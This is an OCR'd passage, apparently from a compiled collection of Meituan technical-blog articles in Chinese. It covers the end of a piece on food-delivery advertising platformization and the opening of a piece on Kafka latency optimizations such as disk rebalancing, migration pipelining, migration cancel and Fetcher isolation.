

- **对于 PM（产品）**：建设 Stage/Action 可视化能力，并在项目设计中应用。
- **对于 RD（研发）**：统一采用新的基于 Stage/Action 的方案，设计及开发排期模式。
- **对于 QA（测试）**：统一沟通协作语言 –Stage/Action，并推动改进相关测试方法和测试工具

### 4.4.2.1 产品侧


下图所示的是产研功能建设后的应用与实践效果。前两张为建设的业务能力可视化，为 PM 提供一个了解各业务最新流程及详细 Action 能力的可视化功能，第三张图为产品设计中相关业务的调研与功能描述（出于数据安全原因，以下截图采用非真实项目举例说明）。



业务流程




业务功能详情



| 模块 | 示意图/流程图 | 详细描述 |
| --- | --- | --- |
| 引擎端 | dispatch → stage:init（newBlankFlowInitAction：1、读取流量配置 2、流量识别）→ stage:recall（qsRecallAction → newBlankFilterAction：1、过滤** 2、过滤** 3、过滤**） | 1. newBlankInitAction：<br>a. 增加读取**流量的配置（MCC获取）<br>b. 如果此流量同时命中**比例则立即返回<br>2. newBlankFilterAction：<br>a. QS召回后，根据**进行判断<br>b. 如果命中**过滤测试商家<br>c. 如果命中**则过滤测试商家 |

产品设计中部分调研信息与功能描述

#### 4.4.2.2 研发侧

根据项目开发周期中研发工作的不同阶段，我们制定了基于代码开发前后的流程规范，以保证整个开发周期中研发同学能充分利用平台的能力进行设计与开发提效。

- 开发前
    - 技术设计：基于各业务涉及的现有 Action 功能与 Action DAG 的可视化能力，进行横向业务的调研参考与复用评估，以及新增或变更 Action 功能的技术设计。
    - 项目排期：基于技术设计中 Action 能力的新增、变更、复用情况以及 Action 层级等，对开发工作量进行较为标准化的评估。
- 开发后
    - Action 沉淀：系统统一上报并定期评估平台 Action 能力的复用度和扩展情况。
    - 流程反馈：追踪基于平台化的每个项目，并对交付流程中的相关指标做量化上报，同时收集项目人员反馈。

#### 4.4.2.3 测试侧

1. **采用 Stage/Action 统一沟通协作语言**：在需求设计与评审、方案设计与评审、测试用例编写与评审等多方参与的项目环节，统一采用 Stage/Action 为功能描述与设计的沟通语言，以便将后续流程中问题的发现尽可能前置，同时各参与方更加明确变更及测试内容，为 QA 更好的评估测试范围提供支撑，进而更好的保证项目测试质量。
2. **推动基础 Aaction UT 全覆盖**：针对基础 Action，构建单元测试，在 Merge 代码时自动触发单元测试流水线，输出执行单测的成功率和覆盖率，并评定指标基线，保证可持续测试的效率与质量。
3. 改进 JAR 管理工具化与自动化分析及测试：一级 Action 都集中写在平台 JAR 包中，对类似这种公共 JAR 包的管理，开发专属的管理与维护工具，解决升级公共 JAR 自动化单测覆盖问题以及每次升级 JAR 版本需要人工分析人工维护的测试效率问题，打通集成测试自动化的全流程。

## 5. 效果

**① 产研效率的提升**

- 系统能力沉淀
    - 外卖广告所有业务线已经完成平台化架构升级，并在此架构上持续的运行和迭代。
    - 业务基础能力沉淀 50+ 个，模块共用能力沉淀 140+ 个，产品线共用能力沉淀 500+ 个。
- 人效的提升
    - 研发效率提升：在各业务线平台化架构迁移后，大的业务迭代 20+ 次，业务迭代效率提升相比之前总计提升 28+%。特别是在新业务的接入上，相同功能无需重复开发，提效效果更加明显：
    - 能力累计复用 500+ 次，能力复用比 52+%；
    - 在新业务接入场景中，Action 复用 65+%。
    - 测试的自动化指标提升：借助于 JAR 自动化分析、集成测试及流程覆盖建设，广告自动化测试覆盖率提升了 15%，测试提效累计提升 28%，自动化综合得分也有了明显提升。

② 提升交付质量及赋能产品

- 基于 Action 的变更以及清晰的可视化业务链路，能够帮助 QA 更准确的评估影响范围，其中过程问题数量及线上问题数量均呈下降趋势，下降比例约为 10%。
- 通过系统能力的可视化透出页面，增加系统的透明度，在产品调研阶段有效帮助产品了解系统已有的能力，减少了业务咨询、跨产品线知识壁垒等问题（详情可参见 4.4.2.1）。

## 6. 总结与展望

本文分别从标准化、框架、产研新流程 3 个方面介绍了外卖广告平台化在建设与实践

中的思考与落地方案。经过两年的摸索建设和实践，美团外卖广告平台化已经初具规模、有力地支撑了多条业务线的快速迭代。

未来，平台化会细化标准化的力度，降低业务开发同学成本；深化框架能力，在稳定性、性能、易用性方面持续进行提升。此外，我们在产研新流程方向也会持续优化用户体验，完善运营机制，不断提升产研迭代的流程。

以上就是外卖广告针对业务平台化上的一些探索和实践，在广告工程架构等其他领域的探索，敬请期待下一篇系列文章。

## 7. 作者简介

乐彬、国梁、玉龙、吴亮、磊兴、王焜、刘研、思远等，均来自美团外卖广告技术团队。

## 招聘信息

美团外卖广告技术团队大量岗位持续招聘中，诚招广告后台 / 算法开发工程师及专家，坐标北京。欢迎感兴趣的同学加入我们。可投简历至：yangguoliang@meituan.com（邮件主题请注明：美团外卖广告技术团队）

# 数据

## Kafka 在美团数据平台的实践

作者：海源　仕禄　肖恩　鸿洛　启帆　胡荣　李杰

## 1. 现状和挑战

### 1.1 现状

Kafka 是一个开源的流处理平台，业界有很多互联网企业也都在使用这款产品。我们首先了解一下 Kafka 在美团数据平台的现状。





图 1-1　Kafka 在美团数据平台的现状

如图 1-1 所示，蓝色部分描述了 Kafka 在数据平台定位为流存储层。主要的职责是做数据的缓存和分发，它会将收集到的日志分发到不同的数据系统里，这些日志来源于系统日志、客户端日志以及业务数据库。下游的数据消费系统包括通过 ODS 入仓提供离线计算使用、直接供实时计算使用、通过 DataLink 同步到日志中心，以及做 OLAP 分析使用。

Kafka 在美团的集群规模总体机器数已经超过了 15000+ 台，单集群的最大机器数也已经到了 2000+ 台。在数据规模上，天级消息量已经超过了 30+P，天级消息量峰值也达到了 4+ 亿 / 秒。不过随着集群规模的增大，数据量的增长，Kafka 面临的挑战也愈发严峻，下面讲一下具体的挑战都有哪些。

## 1.2 挑战

图 1-2　Kafka 在美团数据平台面临的挑战

如图 1-2 所示，具体的挑战可以概括为两部分：

**第一部分是慢节点影响读写**，这里慢节点参考了 HDFS 的一个概念，具体定义指的是读写延迟 TP99 大于 300ms 的 Broker。造成慢节点的原因有三个：

1. 集群负载不均衡会导致局部热点，就是整个集群的磁盘空间很充裕或者 ioutil 很低，但部分磁盘即将写满或者 ioutil 打满。
2. PageCache 容量，比如说，80GB 的 PageCache 在 170MB/s 的写入量下仅能缓存 8 分钟的数据量。那么如果消费的数据是 8 分钟前的数据，就有可能触发慢速的磁盘访问。

3. Consumer 客户端的线程模型缺陷会导致端到端延时指标失真。例如当 Consumer 消费的多个分区处于同一 Broker 时，TP90 可能小于 100ms，但是当多个分区处于不同 Broker 时，TP90 可能会大于 1000ms。

**第二部分是大规模集群管理的复杂性**，具体表现有 4 类问题：

1. 不同 Topic 之间会相互影响，个别 Topic 的流量突增，或者个别消费者的回溯读会影响整体集群的稳定性。
2. Kafka 原生的 Broker 粒度指标不够健全，导致问题定位和根因分析困难。
3. 故障感知不及时，处理成本较高。
4. Rack 级别的故障会造成部分分区不可用。

## 2. 读写延迟优化

接下来我们先介绍一下针对读写延迟问题，美团数据平台做了哪些优化。首先从宏观层面，我们将受影响因素分为应用层和系统层，然后详细介绍应用层和系统层存在的问题，并给出对应的解决方案，包括流水线加速、Fetcher 隔离、迁移取消和 Cgroup 资源隔离等，下面具体介绍各种优化方案的实现。

### 2.1 概览





图 2-1　Kafka 读写延迟优化概览

图 2-1 是针对读写延迟碰到的问题以及对应优化方案的概览图。我们把受影响的因素分为**应用层**和系统层。

应用层主要包括 3 类问题：

1）Broker 端负载不均衡，例如磁盘使用率不均衡、ioutil 不均衡等问题。个别磁盘负载升高影响整个 Broker 的请求受到影响。

2）Broker 的数据迁移存在效率问题和资源竞争问题。具体来讲，包括以下 3 个层面：

- 迁移只能按批次串行提交，每个批次可能存在少量分区迁移缓慢，无法提交下个批次，导致迁移效率受影响。
- 迁移一般在夜间执行，如果迁移拖到了午高峰还未完成，可能会显著影响读写请求。
- 迁移请求和实时拉取存在共用 Fetcher 线程的问题导致分区迁移请求可能会影响实时消费请求。

3）Consumer 端单线程模型存在缺陷导致运维指标失真，并且单 Consumer 消费的分区数不受限制，消费能力不足就无法跟上实时最新的数据，当消费的分区数增多时可能会引起回溯读。

**系统层**也主要包括 3 类问题：

1）PageCache 污染。Kafka 利用内核层提供的 ZeroCopy 技术提升性能，但是内核层无法区分实时读写请求和回溯读请求，导致磁盘读可能污染 PageCache，影响实时读写。

2）HDD 在随机读写负载下性能差。HDD 对于顺序读写友好，但是面对混合负载场景下的随机读写，性能显著下降。

3）CPU 和内存等系统资源在混部场景下的资源竞争问题。在美团大数据平台，为了提高资源的利用率，IO 密集型的服务（比如 Kafka）会和 CPU 密集型的服务（比如

实时计算作业）混布，混布存在资源竞争，影响读写延迟。

以上提到的问题，我们采取了针对性的策略。比如应用层的磁盘均衡、迁移流水线加速、支持迁移取消和 Consumer 异步化等。系统层的 Raid 卡加速、Cgroup 隔离优化等。此外，针对 HDD 随机读写性能不足的问题，我们还设计并实现了基于 SSD 的缓存架构。

## 2.2 应用层

### ① 磁盘均衡





图 2-2　Kafka 应用层磁盘均衡

磁盘热点导致两个问题：

- 实时读写延迟变高，比如说 TP99 请求处理时间超过 300ms 可能会导致实时作业发生消费延迟问题，数据收集拥堵问题等。
- 集群整体利用率不足，虽然集群容量非常充裕，但是部分磁盘已经写满，这个时候甚至会导致某些分区停止服务。

针对这两个问题，我们采用了基于空闲磁盘优先的分区迁移计划，整个计划分为 3 步，由组件 Rebalancer 统筹管理：

1. 生成迁移计划。Rebalancer 通过目标磁盘使用率和当前磁盘使用率（通过 Kafka Monitor 上报）持续生成具体的分区迁移计划。
2. 提交迁移计划。Rebalancer 向 Zookeeper 的 Reassign 节点提交刚才生成的迁移计划，Kafka 的 Controller 收到这个 Reassign 事件之后会向整个 Kafka Broker 集群提交 Reassign 事件。
3. 检查迁移计划。Kafka Broker 负责具体执行数据迁移任务，Rebalancer 负责检查任务进展。

如图 2-2 所示，每块 Disk 持有 3 个分区是一个相对均衡的状态，如果部分 Disk 持有 4 个分区，比如 Broker1-Disk1 和 Broker4-Disk4；部分 Disk 持有 2 个分区，比如 Broker2-Disk2，Broker3-Disk3，Reblanacer 就会将 Broker1-Disk1 和 Broker4-Disk4 上多余的分区分别迁移到 Broker2-Disk2 和 Broker3-Disk3，最终尽可能地保证整体磁盘利用率均衡。

#### ② 迁移优化

虽然基于空闲磁盘优先的分区迁移实现了磁盘均衡，但是迁移本身仍然存在效率问题和资源竞争问题。接下来，我们会详细描述我们采取的针对性策略。

1. 采取流水线加速策略优化迁移缓慢引起的迁移效率问题。
2. 支持迁移取消解决长尾分区迁移缓慢引起的读写请求受影响问题。
3. 采取 Fetcher 隔离缓解数据迁移请求和实时读写请求共用 Fetcher 线程的问题。

## 优化一，流水线加速





图 2-3 流水线加速

如图 2-3 所示，箭头以上原生 Kafka 版本只支持按批提交，比如说一批提交了四个分区，当 TP4 这个分区一直卡着无法完成的时候，后续所有分区都无法继续进行。采用流水线加速之后，即使 TP4 这个分区还没有完成，可以继续提交新的分区。在相同的时间内，原有的方案受阻于 TP4 没有完成，后续所有分区都没办法完成，在新的方案中，TP4 分区已经迁移到 TP11 分区了。图中虚线代表了一个无序的时间窗口，主要用于控制并发，目的是为了和原有的按组提交的个数保持一致，避免过多的迁移影响读写请求服务。

## 优化二，迁移取消





图 2-4-1 迁移问题

如图 2-4-1 所示，箭头左侧描述了因为迁移影响的三种线上类型。第一种是因为迁移会触发最旧读，同步大量的数据，在这个过程中会首先将数据回刷到 PageCache 上引起 PageCache 污染，导致某个实时读的分区发生 Cache Miss，触发磁盘度进而影响读写请求；第二种是当存在某些异常节点导致迁移 Hang 住时，部分运维操作无法执行，比如流量上涨触发的 Topic 自动扩分区。因为在 Kafka 迁移过程中这类运维操作被禁止执行。第三种和第二种类似，它的主要问题是当目标节点 Crash，Topic 扩分区也无法完成，用户可能一直忍受读写请求受影响。





图 2-4-2 迁移取消

针对上面提到的 3 种问题，我们支持了迁移取消功能。管理员可以调用迁移取消命令，中断正在迁移的分区，针对第一种场景，PageCache 就不会被污染，实时读得以保证；在第二、三种场景中，因为迁移取消，扩分区得以完成。迁移取消会删除未完成迁移的分区，删除可能会导致磁盘 IO 出现瓶颈影响读写，因此我们通过支持平滑删除避免大量删除引起的性能问题。

## 优化三，Fetcher 隔离





图 2-5　Fetcher 隔离

如图 2-5，绿色代表实时读，红色代表延时读。当某一个 Follower 的实时读和延时读共享同一个 Fetcher 时，延时读会影响实时读。因为每一次延时读的数据量是显著大于实时读的，而且延时读容易触发磁盘读，可能数据已经不在 PageCache 中了，显著地拖慢了 Fetcher 的拉取效率。

针对这种问题，我们实施的策略叫 Fetcher 隔离。也就是说所有 ISR 的 Follower 共享 Fetcher，所有非 ISR 的 Follower 共享 Fetcher，这样就能保证所有 ISR 中的实时读不会被非 ISR 的回溯读所影响。

### ③ Consumer 异步化

